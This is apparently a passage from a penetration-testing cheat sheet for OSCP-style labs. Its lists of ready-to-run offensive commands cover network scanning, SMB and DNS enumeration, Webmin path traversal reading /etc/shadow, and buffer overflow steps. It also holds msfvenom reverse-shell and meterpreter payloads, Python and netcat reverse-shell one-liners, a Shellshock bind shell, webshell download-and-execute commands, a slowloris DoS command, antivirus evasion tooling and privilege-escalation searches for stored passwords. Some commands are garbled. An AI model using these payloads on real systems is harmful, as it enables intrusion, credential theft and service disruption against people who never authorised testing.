/16 | 65536 | 65534 | 255.255.0.0 | 256

- Set the ip address as a varble

```
`export ip=192.168.1.100`  
`nmap -A -T4 -p- $ip`
```

- Netcat port Scanning

```
`nc -nvv -w 1 -z $ip 3388-3390`
```

- Discover active IPs usign ARP on the network:

```
`arp-scan $ip/24`
```

- Discover who else is on the network

```
`netdiscover`
```

- Discover IP Mac and Mac vendors from ARP

```
`netdiscover -r $ip/24`
```

- Nmap stealth scan using SYN

```
`nmap -sS $ip`
```

- Nmap stealth scan using FIN

```
`nmap -sF $ip`
```

- Nmap Banner Grabbing

```
`nmap -sV -sT $ip`
```

- Nmap OS Fingerprinting

```
`nmap -O $ip`
```

- Nmap Regular Scan:

```
`nmap $ip/24`
```

- Enumeration Scan

```
`nmap -p 1-65535 -sV -sS -A -T4 $ip/24 -oN nmap.txt`
```

- Enumeration Scan All Ports TCP / UDP and output to a txt file

```
`nmap -oN nmap2.txt -v -sU -sS -p- -A -T4 $ip`
```

- Nmap output to a file:

```
`nmap -oN nmap.txt -p 1-65535 -sV -sS -A -T4 $ip/24`
```

- Quick Scan:

```
`nmap -T4 -F $ip/24`
```

- Quick Scan Plus:

```
`nmap -sV -T4 -O -F --version-light $ip/24`
```

- Quick traceroute

```
`nmap -sn --traceroute $ip`
```

- All TCP and UDP Ports

```
`nmap -v -sU -sS -p- -A -T4 $ip`
```

- Intense Scan:

```
`nmap -T4 -A -v $ip`
```

- Intense Scan Plus UDP

```
`nmap -sS -sU -T4 -A -v $ip/24`
```

- Intense Scan ALL TCP Ports

```
'nmap -p 1-65535 -T4 -A -v $ip/24'
```

- Intense Scan - No Ping

```
'nmap -T4 -A -v -Pn $ip/24'
```

- Ping scan

```
'nmap -sn $ip/24'
```

- Slow Comprehensive Scan

```
'nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script  
"default or (discovery and safe)" $ip/24'
```

- Scan with Active connect in order to weed out any spoofed ports designed to troll you

```
'nmap -p1-65535 -A -T5 -sT $ip'
```

- Enumeration

-----

- DNS Enumeration

- NMAP DNS Hostnames Lookup

```
'nmap -F --dns-server <dns server ip> <target ip range>'
```

- Host Lookup

```
`host -t ns megacorpone.com`
```

- Reverse Lookup Brute Force - find domains in the same range

```
`for ip in $(seq 155 190);do host 50.7.67.$ip;done |grep -v "not found"'
```

- Perform DNS IP Lookup

```
`dig a domain-name-here.com @nameserver`
```

- Perform MX Record Lookup

```
`dig mx domain-name-here.com @nameserver`
```

- Perform Zone Transfer with DIG

```
`dig axfr domain-name-here.com @nameserver`
```

- DNS Zone Transfers

Windows DNS zone transfer

```
`nslookup -> set type=any -> ls -d blah.com`
```

Linux DNS zone transfer

```
`dig axfr blah.com @ns1.blah.com`
```

- Dnsrecon DNS Brute Force

```
`dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml`
```

- Dnsrecon DNS List of megacorp

```
`dnsrecon -d megacorpone.com -t axfr`
```

- DNSEnum

```
`dnsenum zonetransfer.me`
```

- NMap Enumeration Script List:

- NMap Discovery

[\*<https://nmap.org/nsedoc/categories/discovery.html>\*](<https://nmap.org/nsedoc/categories/discovery.html>)

- Nmap port version detection MAXIMUM power

```
`nmap -vvv -A --reason --script="+(safe or default) and not broadcast" -p <port> <host>`
```

- NFS (Network File System) Enumeration

- Show Mountable NFS Shares

```
`nmap -sV --script=nfs-showmount $ip`
```

- RPC (Remote Procedure Call) Enumeration

- Connect to an RPC share without a username and password and enumerate privledges

```
'rpcclient --user="" --command=enumprivs -N $ip'
```

- Connect to an RPC share with a username and enumerate privledges

```
'rpcclient --user=<Username> --command=enumprivs $ip'
```

- SMB Enumeration

- SMB OS Discovery

```
'nmap $ip --script smb-os-discovery.nse'
```

- Nmap port scan

```
'nmap -v -p 139,445 -oG smb.txt $ip-254'
```

- Netbios Information Scanning

```
'nbtscan -r $ip/24'
```

- Nmap find exposed Netbios servers

```
'nmap -sU --script nbstat.nse -p 137 $ip'
```

- Nmap all SMB scripts scan

```
'nmap -sV -Pn -vv -p 445 --script='(smb*) and not (brute or broadcast or dos or external or fuzzer)' --script-args=unsafe=1 $ip'
```

- Nmap all SMB scripts authenticated scan

```
`nmap -sV -Pn -vv -p 445 --script-args  
smbuser=<username>,smbpass=<password> --script='(smb*) and not (brute or  
broadcast or dos or external or fuzzer)' --script-args=unsafe=1 $ip`
```

- SMB Enumeration Tools

```
`nmblookup -A $ip`
```

```
`smbclient //MOUNT/share -I $ip -N`
```

```
`rpcclient -U ""$ip`
```

```
`enum4linux $ip`
```

```
`enum4linux -a $ip`
```

- SMB Finger Printing

```
`smbclient -L //$/ip`
```

- Nmap Scan for Open SMB Shares

```
`nmap -T4 -v -oA shares --script smb-enum-shares --script-args  
smbuser=username,smbpass=password -p445 192.168.10.0/24`
```

- Nmap scans for vulnerable SMB Servers

```
`nmap -v -p 445 --script=smb-check-vulns --script-args=unsafe=1 $ip`
```

- Nmap List all SMB scripts installed

```
`ls -l /usr/share/nmap/scripts/smb*`
```

- Enumerate SMB Users

```
`nmap -sU -sS --script=smb-enum-users -p U:137,T:139 $ip-14`
```

OR

```
`python /usr/share/doc/python-impacket-doc/examples/samrdump.py $ip`
```

- RID Cycling - Null Sessions

```
`ridenum.py $ip 500 50000 dict.txt`
```

- Manual Null Session Testing

Windows: `net use \\\$ip\IPC\$ "" /u:"""`

Linux: `smbclient -L //\$/ip`

- SMTP Enumeration - Mail Servers

- Verify SMTP port using Netcat

```
`nc -nv $ip 25`
```

- POP3 Enumeration - Reading other peoples mail - You may find usernames and passwords for email accounts, so here is how to check the mail using Telnet

```
root@kali:~# telnet $ip 110
+OK beta POP3 server (JAMES POP3 Server 2.3.2) ready
USER billydean
+OK
PASS password
+OK Welcome billydean
```

list

```
+OK 2 1807
1 786
2 1021
```

retr 1

```
+OK Message follows
From: jamesbrown@motown.com
Dear Billy Dean,
```

Here is your login for remote desktop ... try not to forget it this time!

username: billydean

password: PA\$\$W0RD!Z

- SNMP Enumeration -Simple Network Management Protocol

- Fix SNMP output values so they are human readable

```
`apt-get install snmp-mibs-downloader download-mibs`  
`echo "" > /etc/snmp/snmp.conf`
```

- SNMP Enumeration Commands

- `snmpcheck -t \$ip -c public`

- `snmpwalk -c public -v1 \$ip 1|`

- `grep hrSWRunName|cut -d\/\* \\* -f`

- `snmpenum -t \$ip`

- `onesixtyone -c names -i hosts`

- SNMPv3 Enumeration

```
`nmap -sV -p 161 --script=snmp-info $ip/24`
```

- Automate the username enumeration process for SNMPv3:

```
`apt-get install snmp snmp-mibs-downloader`
```

```
`wget
```

```
https://raw.githubusercontent.com/raesene/TestingScripts/master/snmpv3enum.rb`
```

- SNMP Default Credentials

```
/usr/share/metasploit-framework/data/wordlists/snmp\_default\_pass.txt
```

- MS SQL Server Enumeration

- Nmap Information Gathering

```
`nmap -p 1433 --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-
cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-
dac,ms-sql-dump-hashes --script-args mssql.instance-
port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER
$ip`
```

- Webmin and miniserv/0.01 Enumeration - Port 10000

Test for LFI & file disclosure vulnerability by grabbing /etc/passwd

```
`curl
```

```
http://$ip:10000//unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..
1/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..
%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..
%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..`
```

Test to see if webmin is running as root by grabbing /etc/shadow

```
`curl  
http://$ip:10000//unauthenticated/..%01/..%01/..%01/..%01/..%01/..%01/..%01/  
1/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/  
..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/..%01/  
%01/..%01/..%01/..%01/..%01/etc/shadow`
```

- Linux OS Enumeration

- List all SUID files

```
`find / -perm -4000 2>/dev/null`
```

- Determine the current version of Linux

```
`cat /etc/issue`
```

- Determine more information about the environment

```
`uname -a`
```

- List processes running

```
`ps -xaf`
```

- List the allowed (and forbidden) commands for the invoking user

```
`sudo -l`
```

- List iptables rules

```
`iptables --table nat --list  
iptables -vL -t filter  
iptables -vL -t nat  
iptables -vL -t mangle  
iptables -vL -t raw  
iptables -vL -t security`
```

- Windows OS Enumeration
  - net config Workstation
  - systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
- hostname
- net users
- ipconfig /all
- route print
- arp -A
- netstat -ano

- netsh firewall show state
- netsh firewall show config
- schtasks /query /fo LIST /v
- tasklist /SVC
- net start
- DRIVERQUERY
- reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
- reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevated
- dir /s \*pass\* == \*cred\* == \*vnc\* == \*.config\*
- findstr /si password \*.xml \*.ini \*.txt
- reg query HKLM /f password /t REG\_SZ /s
- reg query HKCU /f password /t REG\_SZ /s

- Vulnerability Scanning with Nmap

- Nmap Exploit Scripts

[\*<https://nmap.org/nsedoc/categories/exploit.html>\*](<https://nmap.org/nsedoc/categories/exploit.html>)

- Nmap search through vulnerability scripts

```
`cd /usr/share/nmap/scripts/`
```

```
ls -l \*vuln\*`
```

- Nmap search through Nmap Scripts for a specific keyword

```
`ls /usr/share/nmap/scripts/\* | grep ftp`
```

- Scan for vulnerable exploits with nmap

```
`nmap --script exploit -Pn $ip`
```

- NMap Auth Scripts

[\*<https://nmap.org/nsedoc/categories/auth.html>\*](<https://nmap.org/nsedoc/categories/auth.html>)

- Nmap Vuln Scanning

[\*<https://nmap.org/nsedoc/categories/vuln.html>\*](<https://nmap.org/nsedoc/categories/vuln.html>)

- NMap DOS Scanning

```
`nmap --script dos -Pn $ip`
```

NMap Execute DOS Attack

```
nmap --max-parallelism 750 -Pn --script http-slowloris --script-args  
http-slowloris.runforever=true`
```

- Scan for coldfusion web vulnerabilities

```
`nmap -v -p 80 --script=http-vuln-cve2010-2861 $ip`
```

- Anonymous FTP dump with Nmap

```
`nmap -v -p 21 --script=ftp-anon.nse $ip-254`
```

- SMB Security mode scan with Nmap

```
`nmap -v -p 21 --script=ftp-anon.nse $ip-254`
```

- File Enumeration

- Find UID 0 files root execution

```
- `/usr/bin/find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \\;  
2>/dev/null`
```

- Get handy linux file system enumeration script (/var/tmp)

```
`wget https://highon.coffee/downloads/linux-local-enum.sh`  
`chmod +x ./linux-local-enum.sh`  
`./linux-local-enum.sh`
```

- Find executable files updated in August

```
`find / -executable -type f 2>/dev/null | egrep -v "^\bin|^\var|^\etc|^\usr" |  
xargs ls -lh | grep Aug`
```

- Find a specific file on linux

```
`find /. -name suid\*`
```

- Find all the strings in a file

```
`strings <filename>`
```

- Determine the type of a file

```
`file <filename>`
```

- HTTP Enumeration

-----

- Search for folders with gobuster:

```
`gobuster -w /usr/share/wordlists/dirb/common.txt -u $ip`
```

- OWasp DirBuster - Http folder enumeration - can take a dictionary file

- Dirb - Directory brute force finding using a dictionary file

```
`dirb http://$ip/ wordlist.dict`
```

```
`dirb <http://vm/>`
```

## Dirb against a proxy

- `dirb [http://\$ip/](http://172.16.0.19/) -p \$ip:3129`

- Nikto

```
`nikto -h $ip`
```

- HTTP Enumeration with NMAP

```
`nmap --script=http-enum -p80 -n $ip/24`
```

- Nmap Check the server methods

```
`nmap --script http-methods --script-args http-methods.url-path='/test' $ip`
```

- Get Options available from web server

```
`curl -vX OPTIONS vm/test`
```

- Uniscan directory finder:

```
`uniscan -qweds -u <http://vm/>`
```

- Wfuzz - The web brute forcer

```
`wfuzz -c -w /usr/share/wfuzz/wordlist/general/megabeast.txt  
$ip:60080/?FUZZ=test`
```

```
`wfuzz -c --hw 114 -w /usr/share/wfuzz/wordlist/general/megabeast.txt  
$ip:60080/?page=FUZZ`
```

```
`wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt  
"$ip:60080/?page=mailer&mail=FUZZ"
```

```
`wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt --hc 404  
$ip/FUZZ`
```

### Recurse level 3

```
`wfuzz -c -w /usr/share/seclists/Discovery/Web_Content/common.txt -R 3 --sc  
200 $ip/FUZZ`
```

<!-- -->

- Open a service using a port knock (Secured with Knockd)  

```
for x in 7000 8000 9000; do nmap -Pn --host\_\timeout 201  
--max-retries 0 -p $x server\_ip\_address; done
```
- WordPress Scan - Wordpress security scanner
  - wpscan --url \$ip/blog --proxy \$ip:3129
- RSH Enumeration - Unencrypted file transfer system
  - auxiliary/scanner/rservices/rsh\\_login
- Finger Enumeration

- finger @\$ip
- finger batman@\$ip
- TLS & SSL Testing
  - ./testssl.sh -e -E -f -p -y -Y -S -P -c -H -U \$ip | aha > OUTPUT-FILE.html
- Proxy Enumeration (useful for open proxies)
  - nikto -useproxy http://\$ip:3128 -h \$ip
- Steganography

```
> apt-get install steghide  
>  
> steghide extract -sf picture.jpg  
>  
> steghide info picture.jpg  
>  
> apt-get install stegosuite
```

- The OpenVAS Vulnerability Scanner

- apt-get update  
apt-get install openvas  
openvas-setup

- netstat -tulpn

- Login at:

[https://\\$ip:9392](https://$ip:9392)

## Buffer Overflows and Exploits

---

---

- DEP and ASLR - Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR)

- Nmap Fuzzers:

- NMap Fuzzer List

[<https://nmap.org/nsedoc/categories/fuzzer.html>](<https://nmap.org/nsedoc/categories/fuzzer.html>)

- NMap HTTP Form Fuzzer

nmap --script http-form-fuzzer --script-args

```
'http-form-fuzzer.targets={1={path=/},2={path=/register.html}}'  
-p 80 $ip
```

- Nmap DNS Fuzzer

```
nmap --script dns-fuzz --script-args timelimit=2h $ip -d
```

- MSFVenom

```
[*https://www.offensive-security.com/metasploit-unleashed/msfvenom/*](https://www.offensive-security.com/metasploit-unleashed/msfvenom/)
```

- Windows Buffer Overflows

- Controlling EIP

```
locate pattern_create  
pattern_create.rb -l 2700  
locate pattern_offset  
pattern_offset.rb -q 39694438
```

- Verify exact location of EIP - [\\*] Exact match at offset 2606

```
buffer = "A" \* 2606 + "B" \* 4 + "C" \* 90
```

- Check for “Bad Characters” - Run multiple times 0x00 - 0xFF

- Use Mona to determine a module that is unprotected
- Bypass DEP if present by finding a Memory Location with Read and Execute access for JMP ESP
- Use NASM to determine the HEX code for a JMP ESP instruction

```
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
```

JMP ESP

```
00000000 FFE4 jmp esp
```

- Run Mona in immunity log window to find (FFE4) XEF command

```
!mona find -s "\xff\xe4" -m slmfc.dll
```

```
found at 0x5f4a358f - Flip around for little endian format
```

```
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "C" * 390
```

- MSFVenom to create payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=$ip LPORT=443 -f c -e  
x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

- Final Payload with NOP slide

```
buffer="A"*2606 + "\x8f\x35\x4a\x5f" + "\x90" * 8 + shellcode
```

- Create a PE Reverse Shell

```
msfvenom -p windows/shell\reverse\tcp LHOST=$ip LPORT=4444  
-f  
exe -o shell\reverse.exe
```

- Create a PE Reverse Shell and Encode 9 times with

Shikata\ga\nai

```
msfvenom -p windows/shell\reverse\tcp LHOST=$ip LPORT=4444  
-f  
exe -e x86/shikata\ga\nai -i 9 -o  
shell\reverse\msf\encoded.exe
```

- Create a PE reverse shell and embed it into an existing executable

```
msfvenom -p windows/shell\reverse\tcp LHOST=$ip LPORT=4444 -f  
exe -e x86/shikata\ga\nai -i 9 -x  
/usr/share/windows-binaries/plink.exe -o  
shell\reverse\msf\encoded\embedded.exe
```

- Create a PE Reverse HTTPS shell

```
msfvenom -p windows/meterpreter/reverse\https LHOST=$ip  
LPORT=443 -f exe -o met\https\reverse.exe
```

- Linux Buffer Overflows

- Run Evans Debugger against an app

```
edb --run /usr/games/crossfire/bin/crossfire
```

- ESP register points toward the end of our CBuffer

```
add eax,12
```

```
jmp eax
```

```
83C00C add eax,byte +0xc
```

```
FFEO jmp eax
```

- Check for “Bad Characters” Process of elimination - Run multiple times 0x00 - 0xFF

- Find JMP ESP address

```
"\x97\x45\x13\x08" \# Found at Address 08134597
```

- crash = "\x41" \* 4368 + "\x97\x45\x13\x08" +  
"\x83\xc0\x0c\xff\xe0\x90\x90"

- msfvenom -p linux/x86/shell\\_bind\\_tcp LPORT=4444 -f c -b  
"\x00\x0a\x0d\x20" -e x86/shikata\\_ga\\_nai

- Connect to the shell with netcat:

```
nc -v $ip 4444
```

## Shells

---

---

- Netcat Shell Listener

```
`nc -nlvp 4444`
```

- Spawning a TTY Shell - Break out of Jail or limited shell

You should almost always upgrade your shell after taking control of an apache or www user.

(For example when you encounter an error message when trying to run an exploit sh: no job control in this shell )

(hint: sudo -l to see what you can run)

- You may encounter limited shells that use rbash and only allow you to execute a single command per session.

You can overcome this by executing an SSH shell to your localhost:

```
ssh user@$ip nc $localip 4444 -e /bin/sh  
enter user's password  
python -c 'import pty; pty.spawn("/bin/sh")'  
export TERM=linux
```

```
`python -c 'import pty; pty.spawn("/bin/sh")'
```

```
python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);  
s.connect(("\$ip",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

`echo os.system('/bin/bash')`

`/bin/sh -i`

`perl -e 'exec "/bin/sh";'`

perl: `exec "/bin/sh";`

ruby: `exec "/bin/sh"`

lua: `os.execute('/bin/sh')`

From within IRB: `exec "/bin/sh"``

From within vi: `:!bash`

or

`:set shell=/bin/bash:shell`

From within vim `':!bash':`

From within nmap: `!sh`

From within tcpdump

```
echo $'id\\n/bin/netcat $ip 443 -e /bin/bash' > /tmp/.test chmod +x /tmp/.test
sudo tcpdump -ln -I eth0 -w /dev/null -W 1 -G 1 -z /tmp/.tst -Z root
```

From busybox `/bin/busybox telnetd -l /bin/sh -p9999`

- Pen test monkey PHP reverse shell

[<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>](<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>)

- php-fdsock-shell - turns PHP port 80 into an interactive shell

[<http://pentestmonkey.net/tools/web-shells/php-fdsock-shell>](<http://pentestmonkey.net/tools/web-shells/php-fdsock-shell>)

- Perl Reverse Shell

[<http://pentestmonkey.net/tools/web-shells/perl-reverse-shell>](<http://pentestmonkey.net/tools/web-shells/perl-reverse-shell>)

- PHP powered web browser Shell b374k with file upload etc.

[<https://github.com/b374k/b374k>](<https://github.com/b374k/b374k>)

- Windows reverse shell - PowerSploit's Invoke-Shellcode script and inject a Meterpreter shell

<https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1>

- Web Backdoors from Fuzzdb

<https://github.com/fuzzdb-project/fuzzdb/tree/master/web-backdoors>

- Creating Meterpreter Shells with MSFVenom -

<http://www.securityunlocked.com/2016/01/02/network-security-pentesting/most-useful-msfvenom-payloads/>

\*Linux\*

```
`msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address>
LPORT=<Your Port to Connect On> -f elf > shell.elf`
```

\*Windows\*

```
`msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address>
LPORT=<Your Port to Connect On> -f exe > shell.exe`
```

\*Mac\*

```
`msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your
Port to Connect On> -f macho > shell.macho`
```

\*\*Web Payloads\*\*

**\*PHP\***

```
`msfvenom -p php/reverse_php LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php`
```

OR

```
`msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php`
```

Then we need to add the <?php at the first line of the file so that it will execute as a PHP webpage:

```
`cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php`
```

**\*ASP\***

```
`msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp`
```

**\*JSP\***

```
`msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp`
```

**\*WAR\***

```
`msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f war > shell.war`
```

#### \*\*Scripting Payloads\*\*

##### \*Python\*

```
`msfvenom -p cmd/unix/reverse_python LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.py`
```

##### \*Bash\*

```
`msfvenom -p cmd/unix/reverse_bash LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.sh`
```

##### \*Perl\*

```
`msfvenom -p cmd/unix/reverse_perl LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.pl`
```

#### \*\*Shellcode\*\*

For all shellcode see ‘msfvenom –help-formats’ for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

##### \*Linux Based Shellcode\*

```
`msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address>  
LPORT=<Your Port to Connect On> -f <language>`
```

\*Windows Based Shellcode\*

```
`msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address>  
LPORT=<Your Port to Connect On> -f <language>`
```

\*Mac Based Shellcode\*

```
`msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your  
Port to Connect On> -f <language>`
```

\*\*Handlers\*\*

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler  
set PAYLOAD <Payload name>  
set LHOST <LHOST value>  
set LPORT <LPORT value>  
set ExitOnSession false  
exploit -j -z
```

Once the required values are completed the following command will execute your handler – ‘msfconsole -L -r ‘

- SSH to Meterpreter: <https://daemonchild.com/2015/08/10/got-ssh-creds-want-meterpreter-try-this/>

```
use auxiliary/scanner/ssh/ssh_login  
use post/multi/manage/shell_to_meterpreter
```

- Shellshock

- Testing for shell shock with NMap

```
`root@kali:~/Documents# nmap -sV -p 80 --script http-shellshock --script-args  
uri=/cgi-bin/admin.cgi $ip`
```

- git clone <https://github.com/nccgroup/shocker>

```
`./shocker.py -H TARGET --command "/bin/cat /etc/passwd" -c /cgi-bin/status --  
verbose`
```

- Shell Shock SSH Forced Command

Check for forced command by enabling all debug output with ssh

```
ssh -vvv  
ssh -i noob noob@$ip '() { :;}; /bin/bash'
```

- cat file (view file contents)

```
echo -e "HEAD /cgi-bin/status HTTP/1.1\\r\\nUser-Agent: () {;}; echo
\\$(
```

\\$(</etc/passwd)\\r\\nHost:vulnerable\\r\\nConnection: close\\r\\n\\r\\n" | nc  
TARGET 80

- Shell Shock run bind shell

```
echo -e "HEAD /cgi-bin/status HTTP/1.1\\r\\nUser-Agent: () {;}; /usr/bin/nc -l -
p 9999 -e /bin/sh\\r\\nHost:vulnerable\\r\\nConnection: close\\r\\n\\r\\n" | nc
TARGET 80
```

## File Transfers

---

---

- Post exploitation refers to the actions performed by an attacker,  
once some level of control has been gained on his target.

- Simple Local Web Servers

- Run a basic http server, great for serving up shells etc

```
python -m SimpleHTTPServer 80
```

- Run a basic Python3 http server, great for serving up shells

```
etc
```

```
python3 -m http.server
```

- Run a ruby webrick basic http server

```
ruby -rwebrick -e "WEBrick::HTTPServer.new  
(:Port => 80, :DocumentRoot => Dir.pwd).start"
```

- Run a basic PHP http server

```
php -S $ip:80
```

- Creating a wget VB Script on Windows:

```
[*https://github.com/erik1o6/oscsp/blob/master/wget-vbs-  
win.txt*](https://github.com/erik1o6/oscsp/blob/master/wget-vbs-win.txt)
```

- Windows file transfer script that can be pasted to the command line. File transfers to a Windows machine can be tricky without a Meterpreter shell. The following script can be copied and pasted into a basic windows reverse and used to transfer files from a web server (the timeout 1 commands are required after each new line):

```
echo Set args = Wscript.Arguments >> webdl.vbs  
  
timeout 1  
  
echo Url = "http://1.1.1.1/windows-privesc-check2.exe" >> webdl.vbs  
  
timeout 1  
  
echo dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP") >> webdl.vbs  
  
timeout 1  
  
echo dim bStrm: Set bStrm = createobject("Adodb.Stream") >> webdl.vbs  
  
timeout 1  
  
echo xHttp.Open "GET", Url, False >> webdl.vbs  
  
timeout 1  
  
echo xHttp.Send >> webdl.vbs  
  
timeout 1
```

```
echo with bStrm    >> webdl.vbs
timeout 1
echo .type = 1'   >> webdl.vbs
timeout 1
echo .open     >> webdl.vbs
timeout 1
echo .write xHttp.responseBody   >> webdl.vbs
timeout 1
echo .savetofile "C:\temp\windows-privesc-check2.exe", 2' >> webdl.vbs
timeout 1
echo end with >> webdl.vbs
timeout 1
echo
```

The file can be run using the following syntax:

```
`C:\temp\cscript.exe webdl.vbs`
```

- Mounting File Shares
  - Mount NFS share to /mnt/nfs
  - mount \$ip:/vol/share /mnt/nfs
- HTTP Put
  - nmap -p80 \$ip --script http-put --script-args

```
http-put.url='/test/sicpwn.php',http-put.file='/var/www/html/sicpwn.php
```

- Uploading Files

---

- SCP

```
scp username1@source_host:directory1/filename1  
username2@destination_host:directory2/filename2
```

```
scp localfile username@$ip:~/Folder/
```

```
scp Linux_Exploit_Suggester.pl bob@192.168.1.10:~
```

- Webdav with Davtest- Some sysadmins are kind enough to enable the PUT method - This tool will auto upload a backdoor

```
`davtest -move -sendbd auto -url http://$ip`
```

```
https://github.com/cldrn/davtest
```

You can also upload a file using the PUT method with the curl command:

```
`curl -T 'leetshellz.txt' 'http://$ip'`
```

And rename it to an executable file using the MOVE method with the curl command:

```
`curl -X MOVE --header 'Destination:http://$ip/leetshellz.php'  
'http://$ip/leetshellz.txt'`
```

- Upload shell using limited php shell cmd

use the webshell to download and execute the meterpreter

```
\[curl -s --data "cmd=wget http://174.0.42.42:8000/dhn -O  
/tmp/evil" http://$ip/files/sh.php  
\[curl -s --data "cmd=chmod 777 /tmp/evil"  
http://$ip/files/sh.php  
curl -s --data "cmd=bash -c /tmp/evil" http://$ip/files/sh.php
```

- TFTP

```
mkdir /tftp
```

```
atftpd --daemon --port 69 /tftp
```

```
cp /usr/share/windows-binaries/nc.exe /tftp/
```

EX. FROM WINDOWS HOST:

```
C:\\\\Users\\\\Offsec>tftp -i $ip get nc.exe
```

- FTP

```
apt-get update && apt-get install pure-ftpd
```

```
\#!/bin/bash
```

```
groupadd ftpgroup
```

```
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
pure-pw useradd offsec -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth/
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome/

```

```
/etc/init.d/pure-ftpd restart
```

- Packing Files

---

- Ultimate Packer for eXecutables

```
upx -9 nc.exe
```

- exe2bat - Converts EXE to a text file that can be copied and pasted

```
locate exe2bat
```

```
wine exe2bat.exe nc.exe nc.txt
```

- Veil - Evasion Framework -

```
https://github.com/Veil-Framework/Veil-Evasion
```

```
apt-get -y install git
```

```
git clone https://github.com/Veil-Framework/Veil-Evasion.git
```

```
cd Veil-Evasion/  
cd setup  
setup.sh -c
```

## Privilege Escalation

---

---

\*Password reuse is your friend. The OSCP labs are true to life, in the way that the users will reuse passwords across different services and even different boxes.  
Maintain a list of cracked passwords and test them on new machines you encounter.\*

- Linux Privilege Escalation
- 
- 

- Defacto Linux Privilege Escalation Guide - A much more through guide for linux enumeration:

[<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>] (<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>)

- Try the obvious - Maybe the user can sudo to root:

`sudo su`

- Here are the commands I have learned to use to perform linux enumeration and privilege escalation:

What services are running as root?:

```
`ps aux | grep root`
```

What files run as root / SUID / GUID?:

```
find / -perm +2000 -user root -type f -print
```

```
find / -perm -1000 -type d 2>/dev/null # Sticky bit - Only the owner of the  
directory or the owner of a file can delete or rename here.
```

```
find / -perm -g=s -type f 2>/dev/null # SGID (chmod 2000) - run as the group,  
not the user who started it.
```

```
find / -perm -u=s -type f 2>/dev/null # SUID (chmod 4000) - run as the owner,  
not the user who started it.
```

```
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null # SGID or SUID
```

```
for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \| ) -type f  
2>/dev/null; done
```

```
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

What folders are world writeable?:

```
find / -writable -type d 2>/dev/null # world-writeable folders
```

```
find / -perm -222 -type d 2>/dev/null # world-writeable folders
```

```
find / -perm -o w -type d 2>/dev/null # world-writeable folders
```

```
find / -perm -o x -type d 2>/dev/null # world-executable folders
```

```
find / \( -perm -o w -perm -o x \| ) -type d 2>/dev/null # world-writeable &  
executable folders
```

- There are a few scripts that can automate the linux enumeration process:
  - Google is my favorite Linux Kernel exploitation search tool. Many of these automated checkers are missing important kernel exploits which can create a very frustrating blindspot during your OSCP course.
  - LinuxPrivChecker.py - My favorite automated linux priv enumeration checker -

[<https://www.securitysift.com/download/linuxprivchecker.py>](<https://www.securitysift.com/download/linuxprivchecker.py>)

- LinEnum - (Recently Updated)

